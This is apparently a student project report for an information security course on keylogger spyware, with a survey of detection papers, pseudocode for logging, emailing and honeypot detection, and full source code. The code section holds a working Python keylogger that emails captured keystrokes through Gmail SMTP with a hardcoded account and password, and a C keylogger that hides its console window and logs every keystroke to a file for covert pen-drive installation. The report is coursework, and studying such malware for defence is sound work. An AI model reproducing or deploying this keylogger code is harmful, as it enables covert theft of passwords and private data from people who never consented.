

**IMPLEMENTATION OF KEYLOGGER SPYWARE ATTACKS**

A project report submitted to

**Dr. Vijayakumar P**

**SENSE**

in partial fulfilment of the requirements for the course of

## **CSE3501– INFORMATION SECURITY ANALYSIS AND AUDIT**

in

## **B.Tech. ELECTRONICS AND COMMUNICATION ENGINEERING**

**BONAFIDE CERTIFICATE**

Certified that this project report entitled “**Implementation of keylogger Spyware Attacks** ” is a bonafide work of

**Rahul Anil Nair (19bec1431)** ,

who carried out the project work under my supervision and guidance for

## **CSE3501– INFORMATION SECURITY ANALYSIS AND AUDIT**

**School of Electronics Engineering (SENSE), VIT University, Chennai**

**Chennai – 600 127.**

**INDEX**

* **Acknowledgement \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**
* **Abstract\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**
* **Introduction \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**
* **Related Works\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**
* **Methodology\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**
* **Proposed Algorithms \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**
* **Performance Parameters\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**
* **Limitations \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**
* **Code \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**
* **References\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**

# **ACKNOWLEDGEMENT**

# 

# 

We wish to express our sincere thanks and deep sense of gratitude to our project guide, **Dr. Vijayakumar P, School of Electronics Engineering**, for his consistent encouragement and valuable guidance offered to us in a pleasant manner throughout the course of the project work.

We are extremely grateful to **Dr**. **Vijayakumar P, Dean of School of Electronics Engineering, VIT Chennai**, for extending the facilities of the School towards our project and for her unstinting support.

We also take this opportunity to thank all the faculty of the School for their support and their wisdom imparted to us throughout the course.

We thank our parents, family, and friends for bearing with us throughout the course of our project and for the opportunity they provided us in undergoing this course in such a prestigious institution.

**Report**

**Implementation of Keylogger Spyware**

**Abstract:**

In a world with increasing technology, safety should also increase. The effect of malware is getting worse, studies say. There are two kinds of malware analysis listed here. Static

Malware Analysis is one, and Dynamic Malware Analysis is another. It is likely that about one out of many large companies systematically monitors the computer, internet, or email use of its

user’s employees. Today, over a hundred different products are available that will allow companies to see what their customers do on their "personal" computers, in their emails, and on the internet at work. This paper, of course, aims to propose a real time working keylogger. Both keystrokes along with the screenshot of the application in which the keystrokes were entered are logged by the keylogging software and sent via an email. Using this we capture all information in text form. Security is of the utmost importance in the current generation and thus keylogging and its other functions motivated us to take up the topic. The development of technology is very fast, especially in the field of Internet technology that at any time experiencing significant changes, The development also supported by the ability of human resources, Keylogger is a tool that most developed because this application is very rarely recognized a malicious program by antivirus, keylogger will record all activities related to keystrokes, the recording process is accomplished by using string matching method. The application of string matching method in the process of recording the keyboard is to help the admin in knowing what the user accessed on the computer.

**Keywords**—Malware, Detection, Hackers, Keylogger, Keystroke,

Emails

1. **INTRODUCTION**

A keylogger is a type of surveillance software (considered to be either software or spyware) that has the capability to record every keystroke you make to a log file, usually encrypted. Spyware is software that aids in gathering information about a person or organization without their knowledge and that may send such information to another entity without the consumer’s consent, or that asserts control over a computer without the consumer’s knowledge.

The main objective is that the keylogger will record all the activities related to keystrokes, the recording process is accomplished by using string matching method.  
Malware is used to disrupt computer operation, gather sensitive information, or gain access to private computer systems. Keylogger, spyware, adware, rootkit etc. are some types of malware. In short we can say that it is a program that is intentionally developed to cause harm or exploit people's computers, especially those which are connected to the Internet. The thing which makes them more hazardous is that they reinstall themselves again even after they have been removed and are difficult to be cleaned as they hide themselves deep within Windows. Unlike other types of malicious program keyloggers present no threat to the system itself. Nevertheless, they can pose a serious threat to users, as they can be used to intercept passwords and other confidential information entered via the keyboard. As a result, cyber criminals can get PIN codes and account numbers for e-payment systems, passwords to online gaming accounts, email addresses, user names, email passwords etc. Hence it is critical to protect a system from these types of attacks. Here We propose a method to protect the system from keylogger spyware attacks in a network.

1. **RELATED WORKS**

# A framework for detection and prevention of novel keylogger spyware attacks

(Publisher: IEEE)

[Mohammad Wazid](https://ieeexplore.ieee.org/author/38547755100); [Avita Katal](https://ieeexplore.ieee.org/author/38243545900); [R.H. Goudar](https://ieeexplore.ieee.org/author/38093497700); [D.P. Singh](https://ieeexplore.ieee.org/author/38573127400); [Asit Tyagi](https://ieeexplore.ieee.org/author/38570179200); [Robin Sharma](https://ieeexplore.ieee.org/author/38570236900); [Priyanka Bhakuni](https://ieeexplore.ieee.org/author/38575363500)

Cyber world is susceptible to various attacks, out of which malware attacks are the malignant one. It is very difficult to detect and defend. A keylogger spyware contains both scripts keylogger and spyware in a single program. The functionality of this program is that it can capture all keystrokes which are pressed by a system user and stores them in a log file, the spyware emails this log file to the designer's specified address. It is very harmful for those systems which are used in the daily transaction process i.e. online banking system. The prevention of these attacks is necessary. In this paper we have proposed a framework for detection and prevention of novel keylogger spyware attacks. It is capable of defending against such attacks.

1. Random multiple layouts: Keylogger prevention technique

(Publisher: IEEE)

[Tasabeeh O. M. Ali](https://ieeexplore.ieee.org/author/37085782774); [Omer S. A. Awadelseed](https://ieeexplore.ieee.org/author/37085781168); [Abeer E. W. Eldewahi](https://ieeexplore.ieee.org/author/37077339300)

Keylogger is a specific type of spywares, that attempts to steal user information, by keeping track of the user keyboard, and logging every keystroke in a log file; to be used by a third party. Keylogger is one of the most serious problems which bluster information security in this era. And it is still considered an open problem. Most of the keylogger softwares available, intercept the key after it has been translated according to the current language-specific keyboard layout, selected by the user or application. Taking advantage of this characteristic, this paper proposes a new prevention technique. The idea is to use multiple layouts, to make the keyboard layout inconstant and to mislead the keylogger. This technique works as follows; with each key press the current keyboard layout is changed, and replaced randomly by one of the multiple pre-designed layouts. By this way every keylogger sits after the keyboard driver, and intercepting the key after it has been translated by the keyboard layout, will log unreadable information because the keyboard layout is inconstant, and will be misled. After the character is posted to the appropriate window, it should be converted back to the intended language-specific keyboard layout.

# Keyloggers software detection techniques

(Publisher: IEEE)

[A. Solairaj](https://ieeexplore.ieee.org/author/37085886697); [S. C. Prabanand](https://ieeexplore.ieee.org/author/37085888839); [J. Mathalairaj](https://ieeexplore.ieee.org/author/37085891081); [C. Prathap](https://ieeexplore.ieee.org/author/37085896346); [L. S. Vignesh](https://ieeexplore.ieee.org/author/37085890091)

Keyloggers is the action of recording the key stroke on a keyboard, typically in a covert manner. Software Keyloggers are detected based on the behavioral characteristics. They don't provide root privileges; detection is based on permission from the kernel and prone to many attacks. Software Keyloggers is a software program that can be installed onto a computer, which monitors all the user activities on the computer. Keyloggers steal the confidential information and they completely run in stealth mode. When Keyloggers is installed in a computer, it is not shown either in start-up icons or anywhere else on the computer that is being monitored. Software Keyloggers have posed a great threat to user privacy and security. Detection of Keyloggers is difficult because they run in hidden mode. Detection of Software Keyloggers is done using various techniques namely Anti-Hook techniques, HoneyID: Spyware detection, bot detection, safe access to password protected accounts and dendritic cell algorithm. These algorithms are used to detect the existence of Keyloggers in computers, which strengthens user privacy and security.

1. Mobile keylogger detection using machine learning technique

(Publisher: IEEE)

[S. Gunalakshmii](https://ieeexplore.ieee.org/author/37085414172); [P. Ezhumalai](https://ieeexplore.ieee.org/author/37085410760)

Keylogger, a tool intended to record every keystroke made on the machine and offers the attacker the ability to steal large amounts of sensitive information without the permission of the owner of the message. The primary objective of this project is to detect keylogger applications and prevent data loss and sensitive information leakage. This project aims to identify the set of permissions and storage levels owned by each of the applications and hence differentiate applications with proper permissions and keylogger applications that can abuse permissions. The keyloggers are detected using Black-box technique. Black-box approach is based on behavioral characteristics which can be applied to all keyloggers and it does not rely on the structural characteristics of the keylogger. This project aims to develop a detection system on mobile phones based on a machine learning algorithm to detect keylogger applications.

1. Infringement of Prevention Technique against Keyloggers using Sift Attack

(Publisher: IEEE)

[Arun Pratap Singh](https://ieeexplore.ieee.org/author/37087126134); [Vaishali Singh](https://ieeexplore.ieee.org/author/37087126200)

Keylogger is a spyware program that can record keystrokes and mouse clicks along with cursor movements for spying confidential information such as passwords. There are so many applications that have been developed till now that recognize keylogger programs and act like an antivirus software but there are so many keyloggers that can run without any interruption or failing antivirus programs to recognize itself. But a newly introduced technique has been proposed that claims to conceal passwords among bots key presses that transform actual passwords into unreadable or encrypted patterns. But the technique can be cracked by analyzing key prints and its interval. Every time an actual keystroke conceals among a few predefined bots keystrokes, but in a particular session; the same string gets printed. In a session, the same encryption string can retrieve actual keystrokes or passwords by analyzing it and if a password is retrieved in a single session then no other encryption string can confuse the keylogger or attacker because the password has already been stolen and can be enrolled later. Sift attack is an attack based on deep analysis that allows extracting information on the basis of algorithms. This paper proposes a concept that can break security approaches made against keyloggers that may conceal passwords.

1. A Novel Approach of Unprivileged Keylogger Detection

(Publisher: IEEE)

Our aim is focused on detecting user space keyloggers. Our intention is to forbid user space keyloggers from stealing confidential data and information. For this purpose, we use a strategy which is clearly based on detection manners techniques for userspace keyloggers, an essential category of malware packages. We intend to achieve this goal by matching I/O of all processes with some simulated activity of the user, and we assert detection in case the two are highly correlated.

# A method for securing username and password against the Keylogger software using the logistic map chaos function

(Publisher: IEEE)

[M. Hossein Ahmadzadegan](https://ieeexplore.ieee.org/author/37085341952); [Ali-asghar Khorshidvand](https://ieeexplore.ieee.org/author/37085806101); [Mehrdad Pezeshki](https://ieeexplore.ieee.org/author/37085812169)

The method is in the way that one-time passwords (OTP) are generated for the users utilizing the Logistic Map Chaos Function; these passwords expire after being used by the user and they are not valid any more. An Android Software was used to generate one-time passwords. The user generates the one-time password by installing this Android Software on his/her smartphone and enters the password into the computer without any concern of the Keylogger. The results demonstrate the success for this method.

# Keylogger Is A Hacking Technique That Allows Threatening Information On Mobile Banking User

(Publisher: IEEE)


[Adam Prayogo Kuncoro](https://ieeexplore.ieee.org/author/37086841676); [Bagus Adhi Kusuma](https://ieeexplore.ieee.org/author/37086049703)


An example of banking services discussed in this study is the mobile banking application. Communities are increasingly comfortable to use the application because it is easy to use and a very helpful financial process. But still few people are aware of the threat of crimes that threaten financial accounts using mobile banking applications. This study discusses the possibility of attacks that can threaten users of mobile banking services using keylogger. The forensic data is analyzed with the static method expected to obtain important information or data that can be used as digital evidence. Suppose the access log, transaction records, customer profiles, and so on. Because the important information that can be misused as a security loophole to carry out illegal access. The results showed that there is no important information that can be used for unauthorized access and the security level applied is good enough to secure from unauthorized access action.


# How Keyloggers Work and How To Defeat Them

(Publisher: IEEE)

Home Working policies, necessary to curtail COVID-19, have also had the effect of exposing smaller enterprises to a level of sophisticated cyber-attack ordinarily reserved for large multinationals, writes Dave Waterson, CEO of SentryBay.





  
  
 **III. METHODOLOGY**



Hardware Keylogger involves bombarding a ghost device with the primary target machine. The ghost device act as a man in the middle between the motherboard and the keyboard, implementing this requires physical access to the target machine.   
  
STEPS  
  
1. Insert a pen-drive to infect the system.

2. Shell.exe - will initiate the Keylogger attack.

   WindowsShell.exe is the compiled and renamed form of Keylogger.cpp.

3. It will generate a file named Record.log with the encrypted logs in ASCII Value.

4. RecordDecoder.exe - will generate a file named Data.log which will decrypt the data.

5. If you want to cure the system, just click on Cure.bat it will delete all the data.  
  
  
  


The key loggers when entered into a system at very same instant try to hide their identity. Later it creates a new session to log a file. Then, it retrieves the instance of the application it plans to work upon. Followed immediately, it set up a global window hook to capture keystrokes. Once, when the data is captured, it is dispatched to the destination. The keylogger script stores every keystroke into a

file and generates a log file then the spy script email this log file to the designer’s

specified address.

**IV. Proposed Keylogger Algorithm**

**Exact string matching algorithm**

This algorithm is used to match keyboard input variables with input received from the keyboard, and exact string matching is a method that can be done to match input string variable with string comparison variable, for testing of exact string matching algorithm on keylogger application can be assumed in the following example:



The word will be identified as a word entered by the user, the word is "Password" as shown in Figure , the word is then changed to ASCII form, after changed the result is "80 97 115 115 119 111 114 100", the ASCII results characters will be compared to the ASCII code contained in the key, if found then the system will record the ASCII characters and convert them into letters.

Keylogger Spyware Algorithm [1]

Keylogger\_Algorithm ( )

{

//Algorithm for keystroke capturing

While (true)

{

• Open the log file in write mode.

• Get the system time using time.h API in C and enter that time in log

file.

• Append the time in the log file.

• Get the activity by tapping the keystrokes and mouse clicks. It can

be done in using windows.h and Winuser.h API available in C

compilers.

• Enter the activity into log file as soon as the valid status of

a particular key is pressed or mouse click is observed.

• Close the file and terminate all the file pointers.

• Open the file in append mode to avoid the overwriting and

synchronization problem.

}

}   
Spyware\_Algorithm ( )

{

//Algorithm for sending periodic emails

While (true)

{

Keylogger\_Algorithm ( )

• Make the program to sleep for sometime so that keylogger can tap

sufficient data and log into log file. The time period can be 1 minute

or 5 minute or anything as per requirement.

• Get the system name.

• Select that log file.

• Perform the attachment and send the email to specified email

address with system name written in subject or body of email.

• Terminate keylogger process.

Keylogger\_Algorithm ( )

}

}

Keylogger Spyware Inspection Algorithm   
Keylogger\_ Spyware\_ Inspection\_ Algorithm ( )   
  
// detected\_IP\_address is IP address of client’s system stored in database   
maintained at honeypot

/ detected\_PID is the process ID of email sending process stored in database   
maintained at honeypot   
// time\_stamp is a time when email was sent from user’s system   
if detected\_IP\_address & detected\_PID is same after every nT time\_stamp value   
then   
keylogger spyware is present in the user’s system   
otherwise   
System is safe   
This program runs at honeypot appliance to check the existence of a keylogger   
spyware program in a client’s system.  
  
Prevention Algorithm at Client Side   
Client\_ Prevention\_Algorithm ( )   
{   
  
// Client side prevention algorithm   
//PID: Process ID of processes running on a machine   
//HDD: Hard Disk Drive   
• Open the TCP Socket and bind with any port number available.   
• Wait for Server side program to respond.   
• After getting the Server response with a PID of malicious program,   
save that PID into a variable.   
• Run the wmic command to get the list of all the processes with their   
executable location on HDD and their PID.   
• Filter the above output and get the location of the executable of the   
malicious program with the help of its PID send by Server side   
program.   
• After getting the location, delete the file from the location.   
• Send message to Prevention Server that program has been deleted.   
• Close the TCP connection with Prevention Server.   
}   
This program runs in client’s system.   
5.6 Prevention Algorithm at Server Side   
Server\_Prevention\_Algorithm ( )   
{   
//Server side prevention algorithm   
  
//PID: Process ID of processes running on a machine   
• Connect to Client side program running in Client system.   
• Send the PID of malicious process to Client side program.   
• Wait for termination message coming from Client side program.   
• As soon as message is received, close the TCP Connection with   
Client.   
}

V. **PERFORMANCE PARAMETERS / LIBRARY FILES**<stdio.h>-  The stdio.h header defines three variable types, several macros, and various functions for performing input and output.

* FILE- This is an object type suitable for storing information for a file stream.
* NULL- This macro is the value of a null pointer constant.
* [int fclose(FILE \*stream)](https://www.tutorialspoint.com/c_standard_library/c_function_fclose.htm)- Closes the stream. All buffers are flushed.
* [int printf(const char \*format, ...)](https://www.tutorialspoint.com/c_standard_library/c_function_printf.htm)- Sends formatted output to stdout.
* [int scanf(const char \*format, ...)](https://www.tutorialspoint.com/c_standard_library/c_function_scanf.htm)- Reads formatted input from stdin.
* [int fgetc(FILE \*stream)](https://www.tutorialspoint.com/c_standard_library/c_function_fgetc.htm)- Gets the next character (an unsigned char) from the specified stream and advances the position indicator for the stream.
* [int getc(FILE \*stream)](https://www.tutorialspoint.com/c_standard_library/c_function_getc.htm)- Gets the next character (an unsigned char) from the specified stream and advances the position indicator for the stream.
* [int getchar(void)](https://www.tutorialspoint.com/c_standard_library/c_function_getchar.htm)- Gets a character (an unsigned char) from stdin.
* <iostream> - Standard Input / Output Streams Library

Header that defines the standard input/output stream objects:

* [cin](https://www.cplusplus.com/reference/iostream/cin/)- Standard input stream (object )
* [cout](https://www.cplusplus.com/reference/iostream/cout/)- Standard output stream (object )
* <windows.h> is a [Windows](https://en.wikipedia.org/wiki/Microsoft_Windows)-specific header file for the [C](https://en.wikipedia.org/wiki/C_(programming_language)) and [C++](https://en.wikipedia.org/wiki/C%2B%2B) programming languages which contains declarations for all of the functions in the [Windows API](https://en.wikipedia.org/wiki/Windows_API), all the common macros used by Windows programmers, and all the data types used by the various functions and subsystems. It defines a very large number of Windows specific functions that can be used in C.

There are a number of child header files that are automatically included with windows.h. Many of these files cannot simply be included by themselves (they are not self-contained), because of dependencies.

windows.h may include any of the following header files:

* excpt.h – [Exception handling](https://en.wikipedia.org/wiki/Exception_handling)
* [stdarg.h](https://en.wikipedia.org/wiki/Stdarg.h) – variable-argument functions (standard C header)
* windef.h – various macros and types
* winnt.h – various macros and types (for [Windows NT](https://en.wikipedia.org/wiki/Windows_NT))
* basetsd.h – various types
* guiddef.h – the [GUID](https://en.wikipedia.org/wiki/GUID) type
* [ctype.h](https://en.wikipedia.org/wiki/Ctype.h) – character classification (standard C header)
* [string.h](https://en.wikipedia.org/wiki/String.h) – strings and buffers (standard C header)
* <time.h>

The time.h header defines four variable types, two macro and various functions for manipulating date and time.

* size\_t- This is the unsigned integral type and is the result of the sizeof keyword.
* time\_t is-This is a type suitable for storing the calendar time.
* [time\_t time(time\_t \*timer)](https://www.tutorialspoint.com/c_standard_library/c_function_time.htm)- Calculates the current calender time and encodes it into time\_t format.

**EMAIL BASED PROGRAM PARAMETERS:**

1. smtplib

Here is a simple syntax to create one SMTP object, which can later be used to send an e-mail −

import smtplib

smtpObj = smtplib.SMTP( [host [, port [, local\_hostname]]] )

Here is the detail of the parameters −

* **host** − This is the host running your SMTP server. You can specify IP address of the host or a domain name like tutorialspoint.com. This is optional argument.
* **port** − If you are providing *host* argument, then you need to specify a port, where SMTP server is listening. Usually this port would be 25.
* **local\_hostname** − If your SMTP server is running on your local machine, then you can specify just *localhost* as of this option.

An SMTP object has an instance method called **sendmail**, which is typically used to do the work of mailing a message. It takes three parameters −

* The *sender* − A string with the address of the sender.
* The *receivers* − A list of strings, one for each recipient.
* The *message* − A message as a string formatted as specified in the various RFCs.

1. **pynput** library

The **pynput** library allows you to control and monitor/listen to your input devices such as they keyboard and mouse.

The **pynput.mouse** allows you control and monitor the mouse, while the **pynput.keyboard** allows you to control and monitor the keyboard.

1. Time library

which provides functions for working with times and for converting between representations.

1. SSL - This module provides access to Transport Layer Security (often known as “Secure Sockets Layer”) encryption and peer authentication facilities for network sockets, both client-side and server-side. This module uses the OpenSSL library. It is available on all modern Unix systems, Windows, macOS, and probably additional platforms, as long as OpenSSL is installed on that platform.

*smtplib and SSL are server connections that help to connect with the email account.*

**VI. LIMITATIONS**

Keyloggers are programs or devices that log keystrokes. Keyloggers are dangerous because they specifically read out login data such as names and passwords, and transmit them to unauthorized third parties. This threatens the security of your email passwords, social media accounts, and online banking data.

You don't know they've breached your computer; and depending on what kind of keylogger it is, it can steal any passwords you've entered, periodically take screenshots, record the web pages you view, grab on to your sent emails and any instant messaging sessions, as well as sensitive financial information.

They can damage business relationships, financial standing, and reputation as a result. They can even cause an organisation to breach major pieces of legislation such as the Data Protection or Sarbanes Oxley Acts. And it's not just large corporations that experience keylogging attacks.

**VII. CODE**

**Software (Email)**

import pynput

from pynput.keyboard import Key, Listener

import send\_email

count = 0

keys = []

def on\_press(key):

print(key, end= " ")

print("pressed")

global keys, count

keys.append(str(key))

count += 1

if count > 10:

count = 0

email(keys)

def email(keys):

message = ""

for key in keys:

k = key.replace("'","")

if key == "Key.space":

k = " "

elif key.find("Key")>0:

k = ""

message += k

print(message)

send\_email.sendEmail(message)

def on\_release(key):

if key == Key.esc:

return False

with Listener(on\_press = on\_press, on\_release = on\_release) as listener:

listener.join()

**Hardware (Pen Drive)**

**Code for Keylogger Attack:**

#include<stdio.h>

#include <windows.h>

#include <time.h>

// output file name

#define FILE\_NAME "Record.log"

main(){

// hides the console window

FreeConsole();

// open or create a file

FILE \*file = fopen(FILE\_NAME, "a");

// writing date-time; & an extra '0' before every start which is used during decoding

time\_t date = time(NULL);

fprintf(file, "0\n%s\t", ctime(&date));

fclose(file);

unsigned short ch, i;

while(1){ //infinite loop

ch=1;

while(ch<250){ //scans for 0-249 ASCII craracters

// this strange and extra loop helps in sensing fast-keystrokes with

// minimum processor use

for(i=0; i<50; i++, ch++){

//when key is stroke

if(GetAsyncKeyState(ch) == -32767){

//append the ASCII code of the character

file=fopen(FILE\_NAME, "a");

fprintf(file, "%d ", ch);

fclose(file);

}

}


// this 1ms sleep inhibits the program from occupying full processor


Sleep(1);


}


}

}

**OUTPUTS**   
  
  





**Software-**

**- keylogger part**

import pynput

from pynput.keyboard import Key, Listener

import send\_email

count = 0

keys = []

def on\_press(key):

print(key, end= " ")

print("pressed")

global keys, count

keys.append(str(key))

count += 1

if count > 10:

count = 0

email(keys)

def email(keys):

message = ""

for key in keys:

k = key.replace("'","")

if key == "Key.space":

k = " "

elif key.find("Key")>0:

k = ""

message += k

print(message)

send\_email.sendEmail(message)

def on\_release(key):

if key == Key.esc:

return False

with Listener(on\_press = on\_press, on\_release = on\_release) as listener:

listener.join()

- **email part**

import smtplib, ssl

def sendEmail(message):

smtp\_server = "smtp.gmail.com"

port = 587

sender\_email = "unknowntestkey@gmail.com"

password= "keylogger1234"

receiver\_email = "unknowntestkey@gmail.com"

context = ssl.create\_default\_context()

try:

server = smtplib.SMTP(smtp\_server,port)

server.ehlo()

server.starttls(context=context)

server.ehlo()

server.login(sender\_email, password)

server.sendmail(sender\_email, receiver\_email, message)

except Exception as e:


print(e)

finally:

